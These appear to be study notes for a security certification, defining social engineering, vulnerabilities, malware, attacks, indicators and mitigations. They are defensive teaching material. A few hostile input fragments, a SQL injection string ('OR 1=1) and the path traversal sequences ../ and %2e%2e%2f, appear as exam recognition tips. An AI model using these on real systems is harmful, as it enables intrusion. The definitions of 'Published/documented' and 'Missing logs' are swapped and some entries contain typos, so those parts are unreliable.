- Organizations that provide a range of technology services and support to business and other clients
- Individuals hired by companies to manage IT services on behalf of an organization

Vendors:

- Business or individuals that provide goods or services to an organization
- Vendors may deliver compromised products, unsecure software, or be subject to data breaches that leak customer data.

Suppliers:

- Individuals involved in the production and delivery of products or parts of products
- Suppliers can be targeted for physical tampering (e.g., adding malicious chips to hardware) or used to smuggle counterfeit/altered goods into the supply chain.

Human vectors/social engineering

Phishing: “Spray and pray”

- Fraudulent attack using deceptive emails from trusted sources to trick individuals into disclosing personal information like passwords and credit card numbers

Spear Phishing: Target users

- Used by cybercriminals who are more tightly focused on a specific group of individuals or organizations

Whaling:

- From of spear phishing that targets high-profile individuals, like CEOs or CFOs
- Whaling is often an initial step to compromise an executive’s account for subsequent attacks within their organization.

Vishing:

- Phone-based attack in which the attacker deceives victims into divulging personal or financial information

Smishing:

- Attack that uses text messages to deceive individuals into sharing their personal information

Misinformation/disinformation:

- Misinformation: Inaccurate information shared unintentionally
- Disinformation: Intentional spread of false information to deceive or mislead

Fraud:

- The wrongful or criminal deception intended to result in financial or personal gain
- Identity Fraud: The use by one person of another person's personal information, without authorization, to commit a crime or to deceive or defraud that other person or a third person

Scam: A fraudulent or deceptive act or operation

- Invoice Scam: A scam in which a person is tricked into paying for a fake invoice for a service or product that they did not order

Impersonation:

- An attack where an adversary assumes the identity of another person to gain unauthorized access to resources or steal sensitive data
- The attacker must first collect information about the organization so that they can more easily earn the trust of their targeted users.
- Providing details helps to make the lies and the attacker's impersonation more believable to a potential victim.

Business email compromise:

- Advanced phishing attack that leverages internal email accounts within a company to manipulate employees into carrying out malicious actions for the attacker

Pretexting:

- A form of social engineering where an attacker creates a fabricated scenario (or pretext) to persuade a victim to divulge confidential information or perform an action they normally wouldn't.

Watering hole:

- Targeted form of cyber attack where attackers compromise a specific website or service that their target is known to use
- The "watering hole" the attacker chooses to utilize will usually be a trusted website or online service.

Brand impersonation:

- Specific form of impersonation where an attacker pretends to represent a legitimate company or brand
- Attackers use the brand's logos, language, and info to create deceptive communications or websites.

Typosquatting:

- A form of cyber attack where an attacker registers a domain name that is similar to a popular website but contains some kind of common typographical errors

Diversion Theft:

- Manipulating a situation or creating a distraction to steal valuable items or information

Hoax:

- Malicious deception that is often spread through social media, email, or other communication channels

Shoulder Surfing:

- Looking over someone's shoulder to gather personal information

Dumpster Diving:

- Searching through trash to find valuable information

Eavesdropping:

- The process of secretly listening to private conversations

Baiting:

- Planting a malware-infected device for a victim to find and unintentionally introduce malware to their organization's system (USB device)

2.3 Explain various types of vulnerabilities.

Vulnerabilities:

- Weaknesses or flaws in hardware, software, configurations, or processes within a computer system, network or application

Application

Memory injection:

- Attacker inserts malicious code into memory during program execution (e.g., DLL injection).
- Indicator: Suspicious DLL loads, processes running unexpected modules.

Buffer overflow:

- Software vulnerability that occurs when a program writes more data to a memory buffer
- Occurs when data exceeds allocated memory, potentially enabling unauthorized access or code execution
- Buffer: A temporary storage area where a program stores its data
- Stack: A memory region where a program stores the return addresses from function calls
- "Smashing the Stack":
    - Occurs when an attacker can execute their malicious code by overwriting the return address
- Mitigation:
    - Address Space Layout Randomization (ASLR):
        - A security measure that randomizes memory addresses, making buffer overflow attacks harder for attackers

Race conditions:

- Software vulnerability that occurs when multiple processes or threads in a concurrent system access shared resources or data simultaneously
- Software vulnerability where the outcome depends on the timing of events not matching the developer's intended order

- Dereferencing: A fundamental operation in programming, and the vulnerabilities arise from unsafe or concurrent usage, particularly in scenarios involving race conditions
- Mutex: Mutually exclusive flag that acts as a gatekeeper to a section of code so that only one thread can be processed at a time (prevents from race condition to happen)
    - Time-of-check (TOC):
        - Type of race condition where an attacker can alter a system resource after an application checks its state but before the operation is performed
    - Time-of-use (TOU):
        - Type of race condition that occurs when an attacker can change the state of a system resource between the time it is checked and the time it is used
    - Time-of-Evaluation (TOE):
        - Type of race condition that involves the manipulation of data or resources during the time window when a system is making a decision or evaluation
    - Use of resource locks and mutexes works well to prevent race conditions
    - Deadlock: Occurs when two or more processes are unable to proceed because each is waiting for the other to release a resource

Malicious update:

- Update process hijacked to deliver malware.
- Indicator: Unverified update sources, sudden malware infection after patch.

Operating system (OS)-based

Unpatched Systems:

- Operating systems that have not been updated with the latest security patches or fixes

Zero-day Vulnerabilities:

- Represent vulnerabilities in software or hardware that are unknown to the developer and in essence, they are newly discovered vulnerabilities that have not been publicly disclosed yet

Misconfiguration:

- Occurs when the system's settings are not properly configured and this leaves the system vulnerable to exploitation

Data Exfiltration:

- Unauthorized data transfers from within an organization to an external location

Malicious Updates:

- Occur when an attacker has been able to craft a malicious update to a well-known and trusted program in order to compromise the systems of the program's end users

Web-based

Structured Query Language injection (SQLi):

- Type of cyberattack that exploits vulnerabilities in web applications or databases
    - Select
    - Insert
    - Delete
    - Update

- Code Injection: The insertion of additional information or code through a data input form from a client to an application
- How to prevent SQL injection:
    - Use **input validation**
    - Sanitize data
    - Use web application firewall
- Exam Tip: There's going to be at least 1-2 question about SQL injection
    - Anytime you see something with an apostrophe ', and something that equals something (ex: 'OR 1=1) → SQL injection attack
    - Any questions that asks about attacks against database → answer: SQL injection
    - If you see "font", "image", "href" in the tag → HTML
    - If you see "Question", "ID", "Type", "Element", "Entity" → XML

XML Injection:

- Security vulnerability that targets web applications that process XML data
- XML: used by web applications for authentication, authorization, and other types of data exchange (looks like html code, but html or JavaScript uses defined keywords in for each of those bracketed entries, but with XML, you can make those say whatever you want)
    - **Input validation/sanitization**
- XML Bomb (Billion Laughs Attack):
    - XML encodes entities that expand to exponential sizes, consuming memory on the host and potentially crashing it
- XML External Entity (XXE): An attack that embeds a request for a local resource

Cross-site scripting (XSS):

- Web security vulnerability where malicious scripts are injected into web pages viewed by other users
- Injects malicious script into a trusted site to compromise the site's visitors
- Cross-site Request Forgery (XSRF):
    - Web security exploit that focuses on an attack who attempts to trick a user
    - Malicious script is used to exploit a session started on another site within the same web browser
    - Prevention:
        - Use user-specific tokens in all form submissions
        - Add randomness and prompt for additional information
        - Require users to enter their current password when changing their password
- Non-persistent XSS: This type of attack only occurs when it's launched and happens once
- Persistent XSS: Allows an attacker to insert code into the backend database used by that trusted website
- Document Object Model (DOM) XSS: Exploits the client's web browser using client-side scripts to modify the content and layout of the web page
- Steps to cross-site scripting attack:
    - 1. Attacker identifies an input validation vulnerability within a trusted website
    - 2. Attacker crafts a URL to perform code injection against the trusted website

    - 3. The trusted site returns a page containing the malicious code injected
    - 4. Malicious code runs in the client's browser with permission level as the trusted site
- Exam Tip: anytime you see log snippets or captured URLs that have the script or any kind of JavaScript inside of them → cross-site scripting attack , anytime you see a "document." document dot something → DOM-based

Hardware

- Security flaws or weaknesses inherent in a device's physical components or design that can be exploited to compromise the integrity, confidentiality, or availability of the system and its data

Firmware:

- Specialized form of software stored on hardware device, like a router or a smart thermostat, that provides low-level control for the device's specific hardware

End-of-life:

- Refer to hardware or software products that have reached the end of their life cycle

Legacy:

- Outdated computing software, hardware, or technologies that have been largely superseded by newer and more efficient alternatives

Unsupported Systems:

- Hardware or software products that no longer receive official technical support, security updates, or patches from their respective vendors or developers

Unpatched System:

- Device, application, or piece of software that has not been updated with the latest security patches so that it remains vulnerable to known exploits and attacks

Hardware Misconfiguration:

- Occurs when a device's settings, parameters, or options are not optimally set up, and this can cause vulnerabilities to exist, a decrease in performance, or unintended behavior of devices or systems

Mitigation to hardware vulnerabilities:

- Hardening: involves tightening the security of a system
- Patching: involves the regular updating of the software, firmware, and applications with the latest security patches
- Configuration enforcement: used to ensure that all devices and systems adhere to a standard secure configuration
- Decommissioning: means that the system is retired and removed from the network
- Isolation: used to limit the potential damage that might occur from a potential security breach
- Segmentation: used to divide the network into segments

Virtualization

Virtual machine (VM) escape:

- Attacker breaks out of a VM to control the host.

Resource reuse:

- Data remnants from one VM reused by another → data leakage.

Cloud-specific

- Misconfigured storage buckets (S3 leaks), poor IAM roles, insecure APIs.
- Example: Publicly exposed AWS S3 bucket with sensitive data.

Supply chain

Service provider:

- Weak remote management, shared infrastructure risks, insider threats

Hardware provider:

- Hardware backdoors, counterfeit parts, firmware flaws, tampering in transit

Software provider:

- Compromised updates, insecure dependencies, poor coding practices

Cryptographic

- Exploiting weak algorithms (MD5, SHA-1), stolen keys, or implementation flaws.
- Examples: Padding oracle, downgrade attacks, brute force on weak encryption.

Misconfiguration

- Weak permissions, default accounts, open ports, unencrypted services.
- Example: Public MongoDB/Elasticsearch databases with no password.

Mobile device

Side loading:

- The practice of installing applications on a device from unofficial sources which actually bypasses the device's default app store

Jailbreaking:

- Process that gives users escalated privileges on the devices and allows users to circumvent the built-in security measures provided by the devices

Zero-day

- Type of software or hardware vulnerability that is discovered and exploited by malicious actors before a patch is released
- Zero-day Vulnerability:
    - Any vulnerability that's discovered or exploited before the vendor can issue a patch for it
- Zero-day Exploit:
    - Any unknown exploit in the wild that exposes a previously unknown vulnerability in the software or hardware

2.4 Given a scenario, analyze indicators of malicious activity.

Attacks:

- Deliberate actions or activities carried out by threat actors with the intent to exploit vulnerabilities

Malware attacks

- Any software that is designed to infiltrate a computer system without the user's knowledge

Threat Vector (breaks into the system)

Attack Vector (breaks into and infects the system):

- A means by which an attacker gains access to a computer to infect the system with malware

Ransomware:

- Encrypts a user's data and holds it hostage until a ransom is paid to the attacker for decryption
    - Conducting regular backups, installing regular software updates, implementing MFA for systems, providing security awareness training
    - Never pay the Ransom, disconnect the infected system from network, notify the authorities, restore data from known good backups

Trojan:

- Malicious programs which appear to be legitimate software that allow unauthorized access to a victim's system when executed (malicious software that is disguised as a piece of harmless or desirable software)
    - Remote Access Trojan (RAT): Type of Trojan that is widely used by modern attackers because it provides the attacker with remote control of a victim machine

Worm:

- Standalone malware programs that replicate and spread to other systems by exploiting software vulnerabilities (Virus requires some user's action, Worm can replicate itself without any user interaction) If replication is occurring too rapidly → DoS Attack

Spyware:

- Secretly monitors and gathers user information or activities and sends data to third parties

Bloatware:

- Unnecessary or pre-installed software that consumes system resources and space without offering any value to the user

Virus:

- Malicious software that attaches to clean files and spreads into a computer system
- Malicious code that's run on a machine without the user's knowledge and this allows the code to infect the computer whenever it has been run
    - **Boot Sector:** Stored in the first sector of a hard drive and is then loaded into memory whenever the computer boots up

- **Macro:** A form of code that allows a virus to be embedded inside another document so that when that document is opened by the user, the virus is executed
- **Program:** Tries to find executables or application files to infect with their malicious code
- **Multipartite:** A combination of a boot sector type virus and a program virus
- **Encrypted:** Designed to hide itself from being detected by encrypting its malicious code or payloads to avoid detection by any antivirus software
- **Polymorphic:** Advanced version of an encrypted virus, but instead of just encrypting the contents, it will actually change the virus's code each time it is executed by altering the decryption module in order for it to evade detection
- **Metamorphic:** Able to rewrite itself entirely before it attempts to infect a given file
- **Stealth**: Not necessarily a specific type of virus as much as it is a technique used to prevent the virus from being detected by the anti-virus software
- **Armor:** Have a layer of protection to confuse a program or a person who's trying to analyze it
- **Hoax**: A form of technical social engineering that attempts to scare end users into taking undesirable action on their system

Keylogger:

- Record a user's keystrokes and are used to capture passwords or other sensitive information
- software-based/hardware-based

Logic bomb:

- Embed code placed in legitimate programs that executes a malicious action when a specific condition or trigger occurs

Rootkit:

- Malicious tools that hide their activities and operate at the OS level to allow for ongoing privileged access (type of software that is designed to gain administrative-level control over a given computer system without being detected)
- A class of malware that modifies system files, often at the kernel level, to conceal its presence
    - Security Rings (Ring 3~0)
        - Kernel Mode (Ring 0): Allows a system to control access to things like device drivers, sound card, and monitor
        - User Mode
    - DLL Injection: Technique used to run arbitrary code within the address space of another process by forcing it to load a dynamic-link library
        - Dynamic Link Library (DLL): collection of code and data that can be used by multiple programs simultaneously to allow for code reuse and modularization in software development
        - Shim: software code that is placed between two components

Zombies:

- Compromised computers that are remotely controlled by attackers and used in coordination to form a botnet

    - Command and Control Node: Responsible for managing and coordinating the activities of other nodes or devices within a network

Botnet:

- Network of zombies and are often used for DDoS attacks, spam distribution, or cryptocurrency mining

Backdoors:

- Malicious means of bypassing normal authentication processes to gain unauthorized access to a system
    - Easter Egg: Insecure coding practice that was used by programmers to provide a joke or a gag gift to the users

Malware Exploitation Techniques:

- Involve methods by which malware infiltrates and infects targeted systems
- Most modern malware uses fileless techniques to avoid detection by signature-based security software.
    - **Fileless Malware:** Used to create a process in the system memory without relying on the local file system of the infected host
- Stage 1: Dropper or Downloader (Dropper: initiates or runs other malware forms within a payload on an infected host, Downloader: Retrieves additional tools post the initial infection facilitated by a dropper)
    - When a user clicks on a malicious link or opens a malicious file malware is installed.
- Shellcode: broader term that encompasses lightweight code meant to execute an exploit on a given target
- Stage 2: Downloader
    - Download and install a remote access Trojan to conduct command and control on the victimized system
- **“Actions and Objectives” phase:**
    - Threat actors will execute primary objectives to meet core objectives (data exfiltration or file encryption)
- **Concealment:** Used to help the threat actor prolong unauthorized access to a system by hiding tracks, erasing log files, and hiding any evidence of malicious activities
- **“Living off the land”:** A strategy adopted by many Advanced Persistent Threat and Criminal organizations

Physical attacks

Brute force:

- Attack where access to a system is gained by trying all of the possibilities until breaking through
    - Forcible Entry:
        - Act of gaining unauthorized access to a space by physically breaking or bypassing its barriers, such as windows, doors, or fences
    - Tampering with Security Devices:
        - Involves manipulating security devices to create new vulnerabilities that can be exploited

    - Confronting Security Personnel:
        - Involves the direct confrontation or attack of security personnel
    - Ramming a Barrier with a Vehicle:
        - Brute force attack that uses a car, truck, or other motorized vehicle to ram into the organization's physical security barriers

Radio frequency identification (RFID) cloning:

- Access Badge Cloning: Refers to copying the data from an RFID or NFC card or badge onto another card or device

1. An attacker can use a handheld RFID or NFC reader to capture data from a victim's card and store it for further processing
2. Once the data is captured, attackers extract the relevant authentication credentials from the card
3. Using specialized writing tools, the attacker will then transfer the extracted data into a blank RFID or NFC card
4. Now that the attacker has their cloned access badge or device in hand, they can gain unauthorized access to buildings, computer systems, or even make payments

- How to stop access badge cloning?
    - 1. Implement advanced encryption in card-based authentication systems
    - 2. Implement MFA
    - 3. Regularly update the security protocols
    - 4. Educate the users
    - 5. Users should implement the use of shielded wallets or sleeves with RFID access badges
    - 6. Monitor and audit the access logs

Environmental:

- Visual obstruction:
    - Blocking the camera's line of sight (paint on camera, etc)
- Blind Sensor and Cameras:
    - Overwhelming the sensor or camera with a sudden burst of light to render it ineffective for a limited period of time
- Acoustic Interference:
    - Jamming or playing loud music to disrupt the microphone's functionality
- Electromagnetic Interference(EMI):
    - Jamming the signals that surveillance systems rely on to monitor the environment
- Physical Environment Attack:
    - Exploiting the environment around the surveillance equipment to compromise its functionality

Network attacks

Denial-of-service:

- Used to describe an attack that attempts to make a computer or server's resources unavailable
    - Flood Attack: Specialized type of DoS which attempts to send more packets to a single server or host

        - Ping Flood: A variety of Flood Attack in which a server is sent with too many pings (ICMP echo)
        - SYN Flood: An attacker will initiate multiple TCP sessions but never complete the three-way handshake
        - Permanent Denial of Service (PDoS): An attack which exploits a security flaw by reflashing a firmware, permanently breaking networking device
        - Fork Bomb: A large number of processes is created to use up a computer's available processing power
        - Prevention:
            - Blackhole/Sinkhole
            - Intrusion Prevention
            - Elastic Cloud Infrastructure

Distributed denial-of-service (DDoS):

- More machines are used to launch an attack simultaneously against a single server to create denial of service condition
- Amplified:
    - An attacker sends a small request to a third-party server (like DNS, NTP, or LDAP) that generates a much larger response and directs it to the victim. This "amplifies" the attacker's bandwidth into a bigger flood of traffic.
    - response is bigger than the request (multiplied traffic)
- Reflected:
    - An attacker spoofs the victim's IP and sends requests to many third-party servers. Those servers "reflect" their responses back to the victim, overwhelming it with traffic.
    - responses are bounced off other servers back at the victim

Domain Name System (DNS) attacks:

- Responsible for translating human-friendly domain names into IP addresses that computers can understand
- DNS Cache Poisoning:
    - Involves corrupting the DNS cache data of a DNS resolver with false information
    - Prevention: Utilize DNSSEC to add a digital signature to the organization's DNS data
- DNS Amplification Attack:
    - The attacker overloads a target system with DNS response traffic by exploiting the DNS resolution process
    - Prevention: limit the size of DNS responses or rate limit any DNS response traffic
- DNS Tunneling:
    - Uses DNS protocol over port 53 to encase non-DNS traffic, trying to evade firewall rules for command control or data exfiltration
- Domain Hijacking:
    - Altering a domain name's registration without the original registrant's consent
    - Prevention: Use domain registry lock services to prevent any unauthorized changes to the domain registrations
- DNS Zone Transfer Attack:

        - The attacker mimics an authorized system to request and obtain the entire DNS zone data for a domain

Wireless:

- Evil twin AP, deauthentication, jamming.

On-path:

- An attack where the penetration tester puts the workstation logically between two hosts during the communication
- Replay: Occurs when an attacker captures a valid data which is then repeated immediately or delayed and then repeated
- Relay: Occurs when attackers insert themselves in between two hosts and become part of the conversation
- SSL Stripping: Tricking the encryption application with an HTTP connection instead of a HTTPS connection
- Downgrade Attack: Occurs when an attacker attempts to have a client or server abandon its higher security mode

Credential replay:

- Stolen session tokens or hashes reused.

Malicious code:

- Injected into scripts/web apps (often overlaps malware).

Session Hijacking:

- Session Management: A fundamental security component that enables web applications to identify a user
- Cookie: Text file used to store information about a user when they visit a website
    - Non-persistent: Known as a session cookie, which resides in memory and is used for a very short period of time
    - Persistent Cookie: Stored in the browser cache until either deleted by a user or expired
- Session Hijacking: Type of spoofing attack where the attacker disconnects a host and then replaces it with his or her own machine by spoofing the original host IP
- Session Prediction: Type of spoofing attack where the attacker attempts to predict the session token in order to hijack the session
    - Session tokens need to be generated using a non-predictable algorithm.
- Cookie Poisoning:
    - Modifying the contents of a cookie to be sent to a client's browser and exploit the vulnerabilities in an application

Application attacks

Injection:

- Lightweight Directory Access Protocol (LDAP):
    - A protocol for access and maintenance of distributed directory information services
- LDAP Injection: An attack in which LDAP statements, typically created by user input, are fabricated

- Command Injection: A threat actor is able to execute arbitrary shell commands via a vulnerable web application
- Process Injection: A method of executing arbitrary code in the address space of a separate live process

Buffer overflow:
- Overwrites memory, executes arbitrary code.

Replay:
- Type of network-based attack that involves maliciously repeating or delaying valid data transmissions
- Attacker intercepts data and decides whether to retransmit it later
    - Use session tokens for unique authentication identification
    - Use latest security protocols like WPA3
    - Session Tokens: Unique data pieces that prevent session replay by attackers

Arbitrary Code Execution:
- A vulnerability that allows an attacker to run a code or module that exploits a vulnerability

Remote Code Execution:
- A type of arbitrary code execution that allows an attacker to transmit code from a remote host

Privilege escalation:
- Occurs when a user accesses or modifies specific resources that they are not entitled to normally access
- Vertical privilege escalation:
    - From normal level user to higher level
- Horizontal privilege escalation:
    - From one user to another of generally the same level

Forgery:
- CSRF (tricks victim browser into performing actions).

Directory traversal:
- A type of injection attack that allows access to commands, files, and directories, either connected to web document root directory or not
- Warning: Attackers may hide directory traversal attempts by using %2e%2e%2f to represent ../
- File Inclusion:
    - Allows an attacker to either download files from an arbitrary location or upload an executable or script file to open a backdoor
    - **Remote File Inclusion**: Occurs when an attacker tries to execute a script to inject a remote file
    - **Local File Inclusion**: Occurs when an attacker tries to add a file that already exists
- **Exam Tip**: anytime you see something with **../** → directory traversal
    - Logs containing ../ pertain to directory traversals

Cryptographic attacks

- Techniques and strategies that adversaries employ to exploit vulnerabilities in cryptographic systems with the intent to compromise the confidentiality, integrity, or authenticity of data

Downgrade:

- Aims to force a system into using a weaker or older cryptographic standard or protocol than what it's currently utilizing

Collision:

- Aims to find two different inputs that produce the same hash output

Birthday:

- The paradox itself posits that in a group of just 23 people, there's a better than even chance that two of them share the same birthday
- The probability that two distinct inputs, when processed through a hashing function, will product the same output, or a collision

Quantum Computing:

- A computer that uses quantum mechanics to generate and manipulate quantum bits (qubits) in order to access enormous processing powers
- With quantum computing, instead of using ones and zeros, it uses quantum bits or qubits
- Quantum Communication:
    - A communications network that relies on qubits made of photons(light) to send multiple combinations of ones and zeros simultaneously which results in tamper resistant and extremely fast communications
- Qubit:
    - A quantum bit composed of electrons or photons that can represent numerous combinations of ones and zeros at the same time through superposition
- Post-quantum Cryptography:
    - A new kind of cryptographic algorithm that can be implemented using today's classical computers but is also impervious to attacks from future quantum computers

Password attacks

Spraying:

- A form of brute force attack that involves trying a small number of commonly used passwords against a large number of usernames or accounts

Brute force:

- Involves trying every possible combination of characters until the correct password is found

Dictionary Attack:

- Using a list (or 'dictionary') of commonly used passwords and trying them all

Hybrid Attack:

- Blends brute force and dictionary techniques by using common passwords with variations, such as adding numbers or special characters

Indicators of malware attacks

- Data pieces that detect potential malicious activity on a network or system

Account lockout:

- Signals a compromise when it's triggered by numerous failed login attempts

Concurrent session usage:

- One user having multiple active sessions

Blocked content:

- When users try to access or download content that security measures have prevented

Impossible travel:

- When suspicious logins occur from distant locations in a timeframe that makes physical travel between them impossible

Resource consumption:

- Unusual resource spikes can signal a compromise

Resource inaccessibility:

- Inability to access certain resources, such as files, databases, or network services

Out-of-cycle logging:

- Logging events happening at odd times when no one is supposed to be active

Published/documented:

- Attackers delete logs to cover their tracks and hinder investigations

Missing logs:

- Attackers may publicly announce their hacks to brag about their abilities or harm the organization's reputation

2.5 Explain the purpose of mitigation techniques used to secure the enterprise.

Segmentation

- Dividing networks and systems into isolated segments (e.g., VLANs, DMZs) to limit attack spread and enforce least-privilege access.

Access control

Access control list (ACL):

- Rules applied to systems, firewalls, or devices specifying permitted/denied traffic or actions.

Permissions:

- Rights assigned to users/groups to access files, apps, or systems (e.g., read, write, execute).

Application allow list

Least Functionality:

- A process of configuring a workstation or server with only essential applications and services for the user

Secure Baseline Image:

- A standardized workstation setup, including OS, essential applications, and strict policies in corporate networks

Allowlisting: *more secure but complex to manage*

- A security measure that permits only approved applications to run on an operating system

Blocklisting: *easier to manage but less secure*

- Entails preventing listed applications from running, allowing all others to execute

Isolation

- Separating systems, apps, or processes to contain threats (e.g., VM sandboxes, quarantined networks).

Patching

Hotfix:

- A software patch that solves a security issue and should be applied immediately after being tested in a lab environment

Update:

- Provides a system with additional functionality, but it does not usually provide any patching of security related issues

Service Pack:

- Includes all the hotfixes and updates since the release of the operating system

1. Assign a dedicated team to track vendor security patches
2. Establish automated system-wide patching for OS and applications
3. Include cloud resources in the patch management
4. Categorize patches as urgent, important, or non-critical for prioritization
5. Create a test environment to verify critical patches before production environment
6. Maintain comprehensive patching logs for program evaluation and monitoring
7. Establish a process for evaluating, testing, and deploying firmware updates
8. Develop a technical process for deploying approved urgent patches to production
9. Periodically assess non-critical patches for combined rollout

Patch Management:

- Planning, testing, implementing, and auditing of software patches
- Planning: Creating policies, procedures, and systems to track and verify patch compatibility
- ex) Microsoft Endpoint Configuration Manager
- Cisco UCS Manager: Centralized resource and device management, including firmware for server network interfaces and devices

Encryption

- Data Encryption:

- Process of converting data into a secret code to prevent unauthorized access
    - *Full-disk:* Encrypts the entire hard drive to protect all of the data being stored on it (ex. BitLocker, FileVault)
    - *Partition:* Similar to full-disk encryption, but it is only applied to a specific partition on the storage device (ex. VeraCrypt)
    - *Volume:* Used to encrypt a set space on the storage medium, creating an encrypted container that can house various files and folders
    - *File-level:* Used to encrypt an individual file instead of an entire partition or an entire disk drive (ex. GNU Privacy Guard)
    - *Database:* Secures the entire database, extending to multiple storage devices or cloud storage, similar to full-disk encryption (ex. SQL Server Transparent Data Encryption(TDE))
    - *Record-level:* Used to encrypt individual records or rows within a database

Monitoring

- Continuous observation of systems/networks via logs, SIEMs, IDS/IPS to detect malicious activity.

Least privilege

- Granting users, processes, or devices the minimum level of access needed to perform tasks.

Configuration enforcement

- Ensuring systems adhere to secure baselines and policies (e.g., automated configuration management tools).

Decommissioning

- Securely removing outdated hardware/software from service, often involving data wiping, destruction, or secure disposal.

Hardening techniques

Hardening:

- Process of enhancing the security of a system, application, or network

Encryption:

- Encrypt drives, data, and communications.

Installation of endpoint protection:

- Deploy antivirus/EDR solutions.

Host-based firewall:

- Local firewall rules blocking unauthorized inbound/outbound traffic.

Host-based intrusion prevention system (HIPS):

- Detects and blocks malicious activity on endpoints.

Disabling ports/protocols:

- Shuts down unused services to reduce attack vectors.

Default password changes:

- Eliminates easy attack opportunities by replacing vendor-supplied credentials.

Removal of unnecessary software:

- Services: Background applications that operate within the OS, executing a range of tasks
- Trusted Operating System (TOS): Designed to provide a secure computing environment by enforcing stringent security policies that usually rely on mandatory access controls
- Evaluation Assurance Level (EAL) 6: Based on a set of predefined security standard and certification from the Common Criteria for Information Technology Security Evaluation
- Common Criteria standards assess the security controls in an operating system for effectiveness
    - EAL 1~EAL 7 (lowest to highest level of assurance)
    - Mandatory Access Control (MAC): Access permissions are determined by a policy defined by the system administrators and enforced by the operating system
    - SELinux (Security-Enhanced Linux): Set of controls that are installed on top of another Linux distribution like CentOS or Red Hat Linux
    - Trusted Solaris: Offers secure, multi-level operations with MAC, detailed system audits, and data/process compartmentalization
    - EAL Level 4: The operating system as carefully designed, tested, and reviewed, offering good security assurance
- Reduces vulnerabilities by uninstalling programs not required for system operation.

3.0 Security Architecture

3.1 Compare and contrast security implications of different architecture models.

Security Architecture:

- Design, structure, and behavior of an organization’s information security environment

Architecture and infrastructure concepts

Cloud: Involves delivering computing services over the Internet

- Responsibility matrix:
    - Outlines the division of responsibilities between the cloud service provider and the customer
- Hybrid considerations:
    - Combine on-premise infrastructure, private cloud services, and public cloud services
- Third-party vendors:

        - Provide specialized services that enhance the functionality, security, and efficiency of cloud solutions

Infrastructure as code (IaC):

- IT setup where developers use software to manage and provision the technology stack for an application
- A method in which IT infrastructures are defined in code files that can be versioned, tested, and audited
    - YAML, JSON, HashiCorp Configuration Language (HCL)
    - Advantages: Speed and efficiency, consistency and standardization, scalability, cost savings, auditability and compliance
    - Challenges: Learning curve, complexity, security risks
- Snowflake System: A configuration that lacks consistency that might introduce risks, so it has to be eliminated
- Idempotence: The ability of an operation to produce the same results as many times as it is executed

Serverless:

- Computing model where the cloud provider dynamically manages the allocation and provisioning of servers
- Model where the responsibility of managing servers, databases, and some application logic is shifted away from developers
- ex) AWS Lambda, Google Cloud Functions
    - Vendor Lock-in: One of the most significant risks of serverless computing

Microservices:

- A software architecture where large applications are broken down into smaller and independent services
- Unlike in monolithic architecture, each service in microservice architecture is self-contained and able to run independently
- Advantage: Scalability, flexibility, resilience, faster deployment and updates
- Disadvantage: Complexity, data management, network latency, security

Network infrastructure:

Physical isolation/Air-gapped:

- Isolation of a network by removing any direct or indirect connections from other networks

Logical segmentation:

- Creates boundaries within a network, restricting access to certain areas (ex. VLAN in corporate network, firewalls)

Software-defined networking (SDN):

- Network management method that allows dynamic and efficient network configuration to improve performance and monitoring
    - Data Plane: Also called the forwarding plane that is responsible for handling packets and makes decisions based on protocols
    - Control Plane: The brain of the network that decides where traffic is sent and is centralized in SDN

        - Application Plane: The plane where all network applications interacting with the SDN controller reside

On-premises:

- Traditional method of setting up infrastructure and services locally, within an organization's own premises
- Computing infrastructure that's physically located on-site at a business

Centralized:

- All the computing functions are coordinated and managed from a single location or authority
- Benefits: efficiency and control, consistency, cost and effectiveness
- Risks: single point of failure, scalability issues, security risks

Decentralized:

- Computing functions are distributed across multiple systems or locations
- Benefits: resiliency, scalability, flexibility
- Risks: security risks, management challenges, data inconsistency

Containerization:

- Lightweight alternative to full machine virtualization
- ex) Docker, Kubernetes, Red Hat OpenShift

Virtualization:

- Technology that allows for the emulation of servers
    - Virtual machines operate on a platform known as hypervisor, which manages the distribution of the physical servers' resources such as the processor, memory, and hard disk space among the virtual machines.
    - Hypervisor Type 1: Known as a bare metal or native hypervisor, it runs directly on the host hardware and functions similarly to an operating system.
        - ex) Microsoft's Hyper-V, Citrix's XenServer, VMware's ESXi, VMware's vSphere
    - Hypervisor Type 2: Operates within a standard operating system, such as Windows, Mac, or Linux (hosted hypervisor)
    - Type 1 hypervisors are faster and efficient than a Type 2 hypervisor.
    - Vulnerabilities:
        - VM Escape: Occurs when an attacker is able to break out of one of these normally isolated virtual machines
        - Privilege Elevation: Occurs when a user is able to gain the ability to run functions as a higher level user
        - Live VM Migration: When a virtual machine needs to move from one physical host to another
        - Resource Reuse: Concept in computing where system resources like memory or processing power are reused
    - How to secure:
        - Update the operating system in the applications
        - Ensure that each virtual machine has a good antivirus solution installed
        - Good strong passwords and good policies

IoT:

- Network of physical devices, vehicles, and appliances, with sensors, software, and network connectivity
- Refers to the network of physical items with embedded systems that enables connection and data exchange
    - Hub: The central point connecting all IoT devices and sends commands to them
    - Smart Devices: Everyday objects enhanced with computing capabilities and Internet connectivity
    - Wearables: Subset of smart devices designed to be worn on the body
    - Sensors: Detect changes in the environment and transform them into analyzable data
- Risks: weak defaults, poorly configured network services

Industrial control systems (ICS):

- Control systems used to monitor and control industrial processes ranging from simple systems to complex systems
    - Distributed Control Systems (DCS)
    - Programmable Logic Controllers (PLCs)
- Risks: unauthorized access, malware attacks, lack of updates, physical threats
- strong access controls, regular updates and system patches, firewall and IDS, regular security audits, employee training

Supervisory control and data acquisition (SCADA):

- A type of ICS used to monitor and control geographically dispersed industrial processes
    - Electric power generation, transmission, and distribution systems
    - Water treatment and distribution systems
    - Oil and gas pipeline monitoring and control systems
    - SCADA systems are often engineered for specific tasks and might not receive regular security updates, making them susceptible to vulnerabilities over time.

Real-time operating system (RTOS):

- Ensures data processing in real-time and is crucial for time-sensitive applications

Embedded systems:

- Specialized computing component designed to perform dedicated f=unctions within a larger structure
- Hardware failure, software bugs, security vulnerabilities, outdated systems
- Network Segmentation: Divides a network into multiple segments or subnets, limiting potential damage in case of a breach
- Wrappers: Show only the entry and exit points of the data when travelling between networks (ex. IPsec)
- Firmware Code Control: This can be achieved through secure coding practices, code reviews, and automated testing
- Inability to Patch: Strategies like over-the-air (OTA) updates, where patches are delivered and installed remotely, can be applied

High availability:

- The ability of a system or network to remain operational and accessible despite failures.

Cloud Security:

Shared Physical Server Vulnerabilities:
- Can lead to vulnerabilities if one user's data is compromised

Inadequate Virtual Environment Security:
- Can lead to unauthorized access, data breaches, and other security incidents
    - Using secure VM templates
    - Regularly updating and patching VMs
    - Monitoring VMs for unusual activities

User Access Management:
